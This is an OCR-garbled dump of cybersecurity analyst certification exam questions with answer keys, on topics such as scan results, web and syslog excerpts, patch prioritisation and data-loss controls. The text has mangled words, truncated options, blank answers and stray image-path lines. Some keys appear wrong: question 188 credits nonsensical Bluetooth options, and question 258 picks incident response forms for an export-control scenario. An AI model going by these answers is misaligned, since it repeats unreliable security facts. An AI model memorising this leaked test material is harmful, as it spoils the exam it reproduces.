TCP	[::]:445	[::]:0	Listening
TCP	[::]:27500	[::]:0	Listening

Workstation C:

Proto	Local Address	Foreign Address	State
TCP	[::]:135	[::]:0	Listening
TCP	[::]:445	[::]:0	Listening
TCP	[::]:27500	[::]:0	Listening

Workstation D:

Proto	Local Address	Foreign Address	State
TCP	10.1.2.5:27500	EXTERNALIP2:443	ESTABLISHED
TCP	10.1.2.5:27501	EXTERNALIP2:443	ESTABLISHED
TCP	10.1.2.5:27502	EXTERNALIP2:443	ESTABLISHED

Based on the above information, which of the following is MOST likely to be exposed to this malware?

A. Workstation A
B. Workstation B
C. Workstation C
D. Workstation D


Answer: A

NEW QUESTION 159
The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Answer: D

NEW QUESTION 161
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.
Portions of the scan results are shown below:



Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: :\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. AccessPath: http://myOrg.com/mailingList.htm
E. Request:GET http://myOrg.com/mailingList.aspx?content=volunteer

Answer: A

NEW QUESTION 166
An analyst is troubleshooting a PC that is experiencing high processor and memory consumption. Investigation reveals the following processes are running on the system:

- lsass.exe
- csrss.exe
- wordpad.exe
- notepad.exe

Which of the following tools should the analyst utilize to determine the rogue process?

A. Ping 127.0.0.1.
B. Use grep to search.
C. Use Netstat.
D. Use Nessus.

Answer: C

NEW QUESTION 168
The primary difference in concern between remediating identified vulnerabilities found in general-purpose IT network servers and that of SCADA systems is that:

A. change and configuration management processes do not address SCADA systems.
B. doing so has a greater chance of causing operational impact in SCADA systems.
C. SCADA systems cannot be rebooted to have changes to take effect.
D. patch installation on SCADA systems cannot be verified.

Answer: B

NEW QUESTION 169
A cybersecurity consultant is reviewing the following output from a vulnerability scan against a newly installed MS SQL Server 2012 that is slated to go into production in one week:

```
Summary
The remote MS SQL server is vulnerable to the Hello overflow

Solution
Install Microsoft Patch Q316333 or disable the Microsoft SQL Server service or
use a firewall to protect the MS SQL port

References
MSB: MS02-043, MS02-056, MS02-061
CVE: CVE-2002-1123
BID: 5411
Other: IAVA 2002-B-0007
```

Based on the above information, which of the following should the system administrator do? (Select TWO).

A. Verify the vulnerability using penetration testing tools or proof-of-concept exploits.
B. Review the references to determine if the vulnerability can be remotely exploited.
C. Mark the result as a false positive so it will show in subsequent scans.
D. Configure a network-based ACL at the perimeter firewall to protect the MS SQL port.
E. Implement the proposed solution by installing Microsoft patch Q316333.

Answer: DE

NEW QUESTION 174
A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall
B. Network firewall
C. Web proxy
D. Intrusion prevention system

Answer: A

NEW QUESTION 178
A cybersecurity analyst is reviewing log data and sees the output below:

```
POST:// payload.php HTTP/1.1
HOST: localhost
Accept: */*
Referrer: http://localhost
**********
HTTP /1.1 403 Forbidden
connection : close
```

Which of the following technologies MOST likely generated this log?

A. Stateful inspection firewall
B. Network-based intrusion detection system
C. Web application firewall
D. Host-based intrusion detection system

Answer: C

NEW QUESTION 180
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.
B. The file server is attempting to transfer malware to the workstation via SMB.
C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.
D. An attacker has gained control of the workstation and is port scanning the network.

Answer: C

NEW QUESTION 182
A recent audit included a vulnerability scan that found critical patches released GO days prior were not applied to servers in the environment The infrastructure team was able to isolate the issue and determined it was due to a service disabled on the server running the automated patch management application Which of the following
would Be the MOST efficient way to avoid similar audit findings in the future?

A. Implement a manual patch management application package to regain greater control over the process
B. Create a patch management policy that requires all servers to be patched within 30 days of patch release.
C. Implement service monitoring to validate that tools are functioning properly.
D. Set service on the patch management server to automatically run on start-up.

Answer: D

NEW QUESTION 186
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation


Answer: A

NEW QUESTION 188
A red actor observes it is common practice to allow to cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Select TWO).

A. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at 3 times as a keyboard to launch the attack (a prerecorded series of
B. A USU attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
D. A Bluetooth peering attack called "Snarling" that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking

Answer: CD

NEW QUESTION 192
A security analyst performs various types of vulnerability scans.
You must review the vulnerability scan results to determine the type of scan that was executed and determine if a false positive occurred for each device.
Instructions:
Select the drop option for whether the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results. The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 12209 Security Update for Microsoft Windows
	○	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow
	○	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution
	○	Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows
	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution

Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 27933 Ubuntu 5.04/5.10/6.06 LTS: openssl vulnerabilities
	○	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service
	○	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities
	○	Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability
	○	Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression

Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	WARNING (1.0.1) 1.0.1 System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
	○	INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
	○	INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
	○	INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled
	○	INFORM (1.6.5) 1.6.5 Network access: Sharing and security model for local account: Classic - local users authenticate as themselves

Answer:

Explanation: 1. non-credentialed scan- File Print Server: False positive is first bullet point.
2. credentialed scan – Linux Web Server: No False positives.
3. Compliance scan- Directory Server

NEW QUESTION 193
A systems administrator is trying to secure a critical system. The administrator has placed the system behind a firewall, enabled strong authentication, and required all administrators of this system to attend mandatory training.
Which of the following BEST describes the control being implemented?

A. Audit remediation
B. Defense in depth
C. Access control
D. Multifactor authentication

Answer: B

NEW QUESTION 194
The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:

```
Mar 16 14:58:31 myhost nslcd [16637]   :  [0e0f76] LDAP result ( ) failed unable to authenticate
Mar 16 14:58:32 myhost nslcd [52255a]  :  [0e0f76] LDAP result ( ) failed unable to contact
Mar 16 14:58:40 myhost nslcd [16637]   :  [0e0f76] LDAP result ( ) failed to authenticate
Mar 16 14:58:42 myhost nslcd [52255a]  :  [0e0f76] LDAP result ( ) failed unable to contact
```

Which of the following describes the reason why the discovery is failing?

A. The scanning tool lacks valid LDAP credentials.
B. The scan is returning LDAP error code 52255a.
C. The server running LDAP has antivirus deployed.
D. The connection to the LDAP server is timing out.
E. The LDAP server is configured on the wrong port.

Answer: A

NEW QUESTION 197
Which of the following are essential components within the rules of engagement for a penetration test? (Select TWO).

A. Schedule
B. Authorization
C. List of system administrators
D. Payment terms
E. Business justification

Answer: AB

NEW QUESTION 198
A Linux-based file encryption malware was recently discovered in the wild. Prior to running the malware on a preconfigured sandbox to analyze its behavior, a security professional executes the following command:
umount –a –t cifs,nfs
Which of the following is the main reason for executing the above command?

A. To ensure the malware is memory bound.
B. To limit the malware's reach to the local host.
C. To back up critical files across the network
D. To test if the malware affects remote systems

Answer: B

NEW QUESTION 203
Given the following access log:


```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```

Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript


Answer: C

NEW QUESTION 204
Malware is suspected on a server in the environment. The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware. Servers 1, 2 and 4 are clickable. Select the Server which hosts the malware, and select the process which hosts this malware.
Instructions:
If any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Answer:

Explanation:



NEW QUESTION 209
The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancement to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

A. OSSIM
B. NIST
C. PCI
D. OWASP

Answer: B

Explanation: Reference https://www.nist.gov/sites/default/files/documents/itl/Cybersecurity_Green-Paper_FinalVersion.pdf

NEW QUESTION 211

A start member reported that a laptop has (traded performance. The security analyst has investigated the issue and discovered that CPU utilization, memory utilization. and outbound network traffic are consuming the laptop resources. Which of the following is the BEST course of action to resolve the problem?

A. Identity and remove malicious processes.
B. Disable scheduled tasks
C. Suspend virus scan
D. Increase laptop memory.
E. Ensure the laptop OS is property patched

Answer: A

NEW QUESTION 213
Which of the following systems would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect forward secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Answer: B

NEW QUESTION 218
A centralized tool for organization security events and managing their response and resolution is known as:

A. SIEM
B. HIPS
C. Syslog
D. Wireshark

Answer: A

NEW QUESTION 221
A security analyst reserved several service tickets reporting that a company storefront website is not accessible
by internal domain users. However, external users ate accessing the website without issue. Which of the following is the MOST likely reason for this behavior?

A. The FQDN is incorrect.
B. The DNS server is corrupted.
C. The time synchronization server is corrupted.
D. The certificate is expired.

Answer: B

NEW QUESTION 224
A security analyst is concerned that employees may attempt to exfiltrate data prior to tendering their resignations. Unfortunately, the company cannot afford to purchase a data loss prevention (DLP) system. Which of the following recommendations should the security analyst make to provide defense-in-depth against data loss? (Select THREE).

A. Prevent users from accessing personal email and file-sharing sites via web proxy
B. Prevent flash drives from connecting to USB ports using Group Policy
C. Prevent users from copying data from workstation to workstation
D. Prevent users from using roaming profiles when changing workstations
E. Prevent Internet access on laptops unless connected to the network in the office or via VPN
F. Prevent users from being able to use the copy and paste functions

Answer: ABE

NEW QUESTION 225
While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:

A. organizational control.
B. service-level agreement.
C. rules of engagement.
D. risk appetite.

Answer: C

NEW QUESTION 230
A security analyst performed a review of an organization’s software development life cycle. The analyst reports that the life cycle does not contain a phase m which team members evaluate and provide critical feedback on another developer's code. Which of the following assessment techniques is BEST for describing the analyst's report?

A. Architectural evaluation
B. Waterfall
C. Whitebox testing
D. Peer review

Answer: D

NEW QUESTION 231
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information
C. Threat data
D. Advanced persistent threats

Answer: A

NEW QUESTION 235
A cybersecurity analyst was hired to resolve a security issue within a company after it was reported that many employee account passwords had been compromised. Upon investigating the incident, the cybersecurity
analyst found that a brute force attack was launched against the company.
Which of the following remediation actions should the cybersecurity analyst recommend to senior management to address these security issues?

A. Prohibit password reuse using a GPO.
B. Deploy multifactor authentication.
C. Require security awareness training.
D. Implement DLP solution.

Answer: B

NEW QUESTION 236
A technician receives the following security alert from the firewall's automated system:

```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```

After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Answer: D

NEW QUESTION 237
A security analyst is conducting traffic analysis and observes an HTTP POST to a web server. The POST header is approximately 1000 bytes in length. During transmission, one byte is delivered every ten seconds. Which of the following attacks is the traffic indicative of?

A. Exfiltration
B. DoS
C. Buffer overflow
D. SQL injection

Answer: A

NEW QUESTION 240
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis

C. Vulnerability analysis
D. Risk analysis

Answer: A

NEW QUESTION 244
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starling any remediation the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports indicate that findings are informational.
B. Any item& labeled "low" are considered informational only.
C. The scan result version is different front the automated asset inventory.
D. HTTPS entries indicate the web page is encrypted securely.

Answer: A

NEW QUESTION 248
After reading about data breaches at a competing company, senior leaders in an organization have grown increasingly concerned about social engineering attacks. They want to increase awareness among staff
regarding this threat, but do not want to use traditional training methods because they regard these methods as ineffective. Which of the following approaches would BEST meet the requirements?

A. Classroom training on the dangers of social media followed by a test and gift certificates for any employee getting a perfect score.
B. Simulated phishing emails asking employees to reply to the email with their updated phone number and office location
C. A poster contest to raise awareness of PII and asking employees to provide examples of data breaches and consequences
D. USB drives randomly placed inside and outside the organization that contain a pop-up warning to any users who plug the drive into their computer

Answer: A

NEW QUESTION 253
A security analyst is preparing for the company's upcoming audit Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:

CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft WindowsSMB service enumeration via \srvsvc

Which of the following vulnerabilities should be prioritized for remediation FIRST?

A. ICMP timestamp request remote date disclosure
B. Anonymous FTP enabled
C. Unsupported web server detection
D. Microsoft Windows SMB service enumeration via \srvsvc

Answer: C

NEW QUESTION 256
A logistics company’s vulnerability scan identifies the following vulnerabilities on Internet-facing devices in the DMZ:
- SQL injection on an infrequently used web server that provides files to vendors
- SSL/TLS not used for a website that contains promotional information

The scan also shows the following vulnerabilities on internal resources:
- Microsoft Office Remote Code Execution on test server for a human resources system
- TLS downgrade vulnerability on a server in a development network

In order of risk, which of the following should be patched FIRST?

A. Microsoft Office Remote Code Execution
B. SQL injection
C. SSL/TLS not used
D. TLS downgrade

Answer: A

NEW QUESTION 258
A security analyst with an international response team is working to isolate a worldwide distribution of ransomware. The analyst is working with international governing bodies to distribute advanced intrusion detection routines for this variant of ransomware. Which of the following is the MOST important step with which the security analyst should comply?

A. Security operations privacy law
B. Export restrictions
C. Non-disclosure agreements

D. Incident response forms

Answer: D

NEW QUESTION 263
During a recent audit, there were a lot of findings similar to and including the following:

192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable OS: Microsoft Windows Server 2012 R2 Vulnerable software installed: Adobe Flash 20.0.0.272
